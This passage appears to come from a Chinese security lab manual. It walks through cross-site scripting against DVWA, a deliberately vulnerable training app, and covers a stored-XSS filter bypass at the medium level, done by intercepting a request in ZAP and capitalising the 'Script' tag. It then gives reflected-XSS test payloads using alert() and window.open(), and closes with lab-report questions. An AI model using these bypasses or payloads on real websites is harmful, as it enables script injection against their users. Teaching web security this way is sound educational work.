


ZAP 会拦截请求，然后修改 txtName=后面的值，也就是要注入的代码。注意这里为了绕过对 name 输入数据的过滤，采用了大写字母开始 Script。然后点击下一步，请求

会发送给服务器，服务器响应同样会被拦截，继续点击下一步，数据到达浏览器：




浏览器运行了注入的脚本：




表明成功绕过了 medium 安全等级的防御措施。

步骤六、反射型 XSS 攻击


调整 DVWA 的安全等级为 low，点击侧边栏中的 XSS reflected，进入环境：



在输入框输入：<script>alert("hacked!")</script>进行测试，看是否能够运行输入的脚本。



在输入框输入: <script>window.open("https://www.baidu.com")</script>进行测试，看是否能够运行输入的脚本。



4.5 【实验报告】

1） 说明实验过程。

2） 进行结果分析